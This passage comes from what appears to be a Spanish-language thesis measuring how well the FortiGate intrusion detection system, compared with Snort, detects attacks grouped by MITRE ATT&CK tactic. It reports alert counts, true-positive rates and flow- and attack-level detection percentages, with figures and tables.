


Figura 5-49. Gráfica de Rendimiento – Detección Eficaz Ataques - Snort

Como se aprecia en la tabla (y figura), el rendimiento óptimo lo ofrece el RS3. No es el RuleSet que mayor capacidad de detección de ataques presenta, ni tampoco el que menor tasa de FP ofrece. No obstante, es el que presenta la mejor combinación de estos dos conceptos.

Se concluye, por tanto, que el rendimiento de Snort alcanza su pico máximo para la detección eficaz de ataques haciendo uso del RuleSet 3.

5.6 FortiGate

A nivel de configuración, los resultados extraídos para FortiGate se han obtenido haciendo uso de los paquetes de reglas “por defecto” sin la incorporación de reglas personalizadas (lo cual afectaría a la validez de los resultados, tratando de ser lo más objetivo posible).

5.6.1 Fuente de Alertas (Motores de Detección)

FortiGate se sustenta sobre una base de datos que contiene todas las reglas que derivan en alertas. No dispone de RuleSets como Snort, pero sí de motores que afectan notablemente a los resultados. Existen multitud de ellos, cada uno orientado a un tipo específico de detección o identificación de amenazas y eventos en la red. En este estudio, dos son los motores principales a partir de los cuales se extraen las alertas de ataque.

- Motor IPS: motor basado en firmas de ataque que pretende abarcar todos aquellos casos en los que la intrusión en la red víctima es el objetivo fundamental.
- Motor de Aplicaciones: motor basado en firmas sustentado en estudios de comportamiento y uso de multitud de herramientas y aplicaciones usadas en las redes informáticas.

Adicionalmente, coexiste entre estos motores el motor de anomalías. Este motor está orientado a la detección de variaciones de comportamiento en la red (anomalías). No obstante, este motor requiere de un periodo de entrenamiento o aprendizaje del estado de la red, para así poder identificar las anomalías.

Para entender la naturaleza de estos motores, se recomienda observar detenidamente las siguientes figuras, que muestran cómo el conjunto total de reglas viene determinado por “subconjuntos” o paquetes pertenecientes a estos dos motores.




Figura 5-50. Imagen de Firmas de Motor IPS




Figura 5-51. Imagen de Firmas de Motor de Control de Aplicaciones

5.6.2 Densidad y Efectividad de Alertas

Respecto a la densidad de alertas y efectividad, se pueden elaborar tablas similares a la de Snort. Así, queda una tabla general con las alertas totales para cada táctica y dos que exponen el número medio de alertas por táctica y la efectividad de estas.

En la Tabla 5-8, se aprecia cómo la táctica *Discovery* destaca sobre el resto. Ya se ha comentado en otras secciones que este tipo de tácticas dispone de muchas reglas asociadas (fragmentadas, normalmente) así como los ataques que pertenecen a la táctica suelen estar compuestos por muchos flujos, mensajes e instancias, generado previsiblemente muchas alertas. En el caso de FortiGate, estas alertas suelen estar centradas en ataques individuales, más que a conjuntos. Dicho de otra manera, en lugar de disponer de una regla que detecte el escaneo de puertos en un rango amplio, se tiene una regla por escaneo individual de puerto, saltando en repetidas ocasiones cuando el escaneo se realiza en varios puertos. Esto provoca inevitablemente que el número de alertas ascienda.

Como apunte más destacado de este paquete de tablas se encuentra la efectividad absoluta de FortiGate. Tal y como se demuestra en la Tabla 5-9, todas las alertas generadas por FortiGate para los ataques estudiados acaban siendo calificadas como TP (aunque algunos de ellos, como se puede comprobar detalladamente en las hojas de cálculo, hacen referencia a ataques colaterales). Esto es una cualidad que no comparte con Snort, y que supone una gran fortaleza del IDS.

Las siguientes gráficas complementan las tablas para ofrecer una perspectiva visual, más allá de la numérica.




Figura 5-52. Gráfica de Densidad de Alertas por Táctica – FG




Figura 5-53. Gráfica de Efectividad de Alertas – FG

Alertas totales (attackids)		TOTAL TP
Táctica	TOTAL ALERTAS	TOTAL TP
Reconnaissance	14	14
Resource Development	6	6
Initial Access	10	10
Persistence	4	4
Privilege Escalation	0	0
Credential Access	4	4
Collection	1	1
Impact	9	9
Command and Control	6	6
Defense Evasion	2	2
Lateral Movement	5	5
Discovery	107	107
Exfiltration	0	0
Execution	1	1

Tabla 5-7. Alertas Totales + TPs Totales – FG

Alertas promedio (attackids) por Ataque	
Táctica	Promedio
Reconnaissance	2,80
Resource Development	6,00
Initial Access	1,25
Persistence	1,00
Privilege Escalation	0,00
Credential Access	0,57
Collection	0,50
Impact	0,50
Command and Control	0,67
Defense Evasion	0,33
Lateral Movement	1,00
Discovery	21,40
Exfiltration	0,00
Execution	0,50

Tabla 5-8. Alertas Promedio por Ataque – FG

Efectividad de Alertas (Nº de TP / Alertas Totales)	
Táctica	TOTAL ALERTAS
Reconnaissance	1,00
Resource Development	1,00
Initial Access	1,00
Persistence	1,00
Privilege Escalation	-
Credential Access	1,00
Collection	1,00
Impact	1,00
Command and Control	1,00
Defense Evasion	1,00
Lateral Movement	1,00
Discovery	1,00
Exfiltration	-
Execution	1,00

Tabla 5-9. Efectividad de Alertas – FG

5.6.3 Procedimiento de Identificación de Alertas y FP

Adicionalmente, el proceso automático de identificación de alertas no ha generado ningún FP automático, por lo que, derivando de la anterior interpretación, los resultados ofrecidos por ambos procedimientos son idénticos. Al no existir FP en ninguno de los procedimientos, no existe ninguna diferencia entre los resultados. No obstante, esto no indica necesariamente que se pueda requerir al método automático para el filtrado de alertas. La gran cantidad de factores que intervienen en la generación de *logs* de FortiGate obliga inevitablemente a llevar a cabo revisiones manuales, en busca de irregularidades o eventos esporádicos imprevistos (puede consultarse el ANEXO F – Dificultades Encontradas para entender la necesidad de la intervención manual).




Figura 5-54. Gráfica de % de FP por Procedimiento frente a RuleSets – FG

5.6.4 Detecciones Reales - Flujos

Finalizado el análisis de alertas, se procede con la evaluación de las detecciones reales a nivel de flujos. Previo al estudio de estas detecciones, conviene aclarar que el foco se coloca principalmente en las detecciones promedio, y no en las totales. La disparidad de números de flujos en los ataques puede causar resultados descompensados. Si un ataque contiene una gran cantidad de flujos y no es detectado, opacará los ataques que contienen pocos flujos y son detectados. Esta es la visión que ofrecen los análisis totales, que aplican los cálculos para los registros totales. Por tanto, para evitar la incorporación de gráficas incoherentes se recurre a los promedios. Como se aprecia en la Figura 5-55, el % de detección promedio de flujos es del 53,8%. Esto es un registro general, pero se pueden elaborar otros basados en las tácticas que intervienen en el estudio. También es fundamental recordar (de acuerdo con lo descrito en secciones anteriores) que las detecciones de FortiGate sólo están orientadas a un análisis de flujos (no de mensajes e instancias, como sí se hace en Snort), a causa de las limitaciones ofrecidas por el sistema de *logs* de FortiGate en cuanto a campos se refiere.

En la Figura 5-56, se muestra una comparativa entre detección total y promedio de flujos con ataque, agrupados por las tácticas a las que pertenecen. Aquí se puede apreciar la clara diferencia que se comentaba con anterioridad, referente al empañamiento de resultados en el enfoque total. A grandes rasgos, se puede observar que hay técnicas con un porcentaje de detección muy superior al que determina el registro general (53,8%). *Initial Access* es la más alta, presentando un 90% de detección, seguida de *Persistence* y *Credential Access* con un 72,22% y un 71,43% respectivamente. De acuerdo con la definición del motor de intrusiones (IPS), principal origen de las alertas de ataque, parece lógico que aquellos ataques orientados a un acceso a la red de la víctima o que traten de mantener su presencia en ella sean lo más contemplados por el paquete de reglas. Por otro lado, tácticas como *Resource Development*, *Discovery* y *Reconnaissance* son las que presentan un menor porcentaje de detección (obviando *Privilege Escalation*, que tan sólo presenta dos flujos a estudiar,

provocando resultados drásticos si no se detectan), por debajo del 21%. Ataques pertenecientes a estas tácticas suelen tratarse de escaneos Web¹⁰, escaneos de puertos o descubrimientos de servicios. Por comodidad y eficiencia, los IDS disponen de reglas de este estilo para los principales ficheros web / puertos / servicios. No obstante, cuando estas pruebas de reconocimiento se extienden y se vuelven exhaustivas (en grandes rangos de objetivos), el balance global acaba resultando pobre, derivando en valores bajos de detección.

% DETECCIÓN PROMEDIO FLUJOS DETECTADOS - FG




Figura 5-55. Gráfica de % Detección Promedio Flujos Detectados – FG




Figura 5-56. Gráfica de % Detección Total/Promedio de Flujos con Ataque por Tácticas – FG

HISTOGRAMA: % DETECCIÓN TOTAL DE FLUJOS POR TÉCNICA - FORTIGATE




Figura 5-57. Histograma de % Detección Total de Flujos por Técnica – FG

¹⁰ Para obtener mejores resultados en este campo, Fortinet recomienda hacer uso del producto FortiWeb, orientado a la defensa de servidores públicos a nivel de páginas Webs




Figura 5-58. Histograma de % Detección Promedio de Flujos por Técnica – FG

La Figura 5-57 y Figura 5-58 muestran histogramas basados en las detecciones totales y promedios de las técnicas que participan en el estudio. Se puede apreciar un comportamiento balanceado en los extremos, con ligeras repeticiones en intervalos medios (entre el 30% y el 60% el más destacado), además de la ya comentada diferencia entre el procedimiento total y el promedio para la generación de resultados. Como aspecto positivo a tener en cuenta, el número de técnicas con un porcentaje de detección superior o igual al 90% es mayor que las que tienen un porcentaje de detección menor del 15%.

5.6.5 Detecciones Eficaces – Flujos y Ataques

Atendiendo ahora al concepto de detecciones eficaces, se pueden elaborar nuevos conjuntos de gráficas, que muestren una visión más objetiva del alcance de FortiGate. Es importante tener en cuenta dos apuntes. En primer lugar, los flujos colaterales participan en esta interpretación de las detecciones, por lo que se esperan mejores resultados en una primera aproximación. En segundo lugar, bajo el concepto de detecciones eficaces, al no existir ningún FP tanto en el procedimiento automático como en el manual, cualquier ataque no detectado será aquel para el que no se genere ninguna alerta.

La siguiente gráfica muestra en conjunto los porcentajes de detección eficaz que ofrece FortiGate para flujos (incorporando el porcentaje total, que como era de esperar, es mucho más reducido que el promedio) y ataques.




Figura 5-59. Gráfica de % Detección Eficaz de Flujos/Ataques - FG

Los resultados, en comparación con las detecciones reales, han subido en distinta medida. Para el caso de flujos, FortiGate ofrece un 57,60%, en lugar del 53,8% real. A nivel de ataques, el porcentaje promedio de FG es bastante superior a estos dos, alcanzando un 70,45%. En definitiva, de 10 ataques FortiGate es capaz de generar alertas e interceptar ataques para 7 de ellos. Unos registros positivos en comparación con el resto de los datos. Agrupando por táctica, las detecciones quedarían como se muestra en la siguiente gráfica.




Figura 5-60. Gráfica de % Detección Eficaz de Flujos/Ataques por Táctica - FG

Se pueden elaborar la siguiente conclusión a partir de estos resultados.

- Los mejores resultados se alcanzan para las tácticas *Resource Development*, *Persistence*, *Privilege Escalation* y *Initial Access*, superando todas el 90% de detección. No obstante, la diferencia entre la detección a nivel de flujos y ataques no es la misma para los cuatro casos. Mientras que *Initial Access* mantiene el mismo porcentaje, el resto de las tácticas muestran una mayor diferencia, siendo bastante notable la de *Resource Development* (también ocurre algo similar para *Discovery* y *Reconnaissance*). Esto tiene una explicación sencilla. A nivel de flujos, es fácil detectar al completo un ataque de acceso inicial a la red de la víctima. Suelen tratarse de ataques con pocos flujos, por lo que la diferencia entre un análisis a nivel de flujos y ataque suele ser inapreciable. Sin embargo, para tácticas con gran número de flujos como *Reconnaissance*, el estudio del comportamiento de FortiGate ha demostrado que las reglas son individuales y concretas, provocando que los porcentajes a nivel de flujos sean bajos. Como el estudio a nivel de ataques sólo analiza si se han generado alertas válidas (TP o colaterales) para alguno de los flujos, se salta de porcentajes minúsculos a un 100%, provocando esta gran varianza de resultados.

Integrando el criterio de ataques LV1 y LV2 con las detecciones eficaces, se puede extraer otra gráfica que muestre gráficamente el comportamiento del IDS.




Figura 5-61. Gráfica de % Detección Eficaz de Flujos/Ataques por Contexto de Ataque – FG

Aunque pueda sorprender en una primera instancia el mayor porcentaje de detección en ataques LV2 que en ataques LV1, recordar la naturaleza de los motores de reglas puede ofrecer una explicación coherente. Prestando especial atención a esta categorización de ataques (LV1 y LV2), los ataques LV2 son ataques que dependen en gran medida del uso malicioso que se realiza de una herramienta o una aplicación. Por lo general, es sencillo detectar estas herramientas o aplicaciones, por lo que no debe suponer un desafío. Es más, los

ataques LV2 no buscan evadir la detección de la herramienta, sino que es la detección de esta la que muchas veces permite esconder el ataque. En una exfiltración por servicio web, el uso del servicio web en sí es el que permite enmascarar el ataque, pues se contempla comúnmente como actividad legítima. En la otra cara de la moneda, los ataques LV1 buscan una evasión completa. Las aplicaciones o herramientas usadas en estos casos constituyen inconfundiblemente amenazas para la víctima, y su detección avistaría el ataque. Por ello, la detección es menor en ataques LV1, que en ataques LV2. Como apoyo complementario a esta idea, el siguiente par de gráficas muestran los resultados para ataques LV1 y LV2, agrupados por tácticas.




Figura 5-62. Gráficas de % Promedio de Detección Eficaz de Ataques LV1/LV2 por Táctica – FG

De forma similar a como ocurría en las detecciones reales, hay tácticas que presentan mayor detección según el tipo de ataques que contengan (LV1 o LV2). Tácticas como *Collection* destacan en ataques LV2 mientras que tácticas como *Initial Access* destacan en ataques LV1.

5.6.6 Detecciones Eficaces - Protocolos

Adicionalmente, para ofrecer un nuevo punto de vista al análisis, se ha elaborado una estadística a nivel de protocolos sobre los que tienen lugar los ataques. Esto permitirá también entender el comportamiento de FortiGate en cuanto a protocolos de red se refiere. La siguiente gráfica muestra el porcentaje promedio de detección eficaz de ataques para aquellos protocolos para los que al menos se ha implementado un ataque en red.




Figura 5-63. Gráfica de % Promedio de Detección Eficaz de Ataques por Protocolo - FG

Para interpretar adecuadamente los resultados no debe omitirse la estrecha relación existente entre número de ataques aplicables a un protocolo y el porcentaje resultante. SNMP, por ejemplo, sólo ha sido implementado como medio de ataque en una ocasión, siendo detectado en dicho caso. Su detección, por tanto, es del 100%, pero es meramente anecdótica, pues no representa verazmente la capacidad de detección de FortiGate para SNMP. Esto no ocurre para casos como HTTP y TCP, en los que las muestras son relativamente altas (23 y 18

respectivamente). Los resultados, en este contexto, pueden acercarse a una estadística razonable.

5.6.7 Detecciones Eficaces – LV1 vs LV2

Puesto que el estudio de FortiGate no incluye RuleSets y se encuentra truncado al análisis de flujos (no es posible llevar a cabo un análisis de mensajes e instancias por las condiciones de formato de los *logs*), el número de gráficas generables es considerablemente menor. No obstante, la naturaleza de los motores de FortiGate permite abordar un nuevo punto de vista, que permite ir más allá en el estudio del comportamiento de FortiGate.

Como se ha comentado en la sección de detecciones de FortiGate 4.4.2, para detectar los flujos con ataque hay dos fuentes principales generadoras de alertas. Por un lado, se tiene el motor IPS, y por otro el motor de Control de Aplicaciones. Además, en los criterios de análisis se ha hecho distinción entre ataques LV1 (ataques que siempre son considerados como tal, independientemente del contexto) y ataques LV2 (ataques que pueden ser interpretados como actividad legítima en función del contexto). Un aspecto interesante en el análisis de detecciones es la búsqueda de posibles asociaciones entre estos motores y los niveles de los ataques. Para comprobar si existe un vínculo entre estos datos, se elaboran las siguientes gráficas, que muestran las detecciones de ataques LV1 y LV2 por cada uno de los motores.

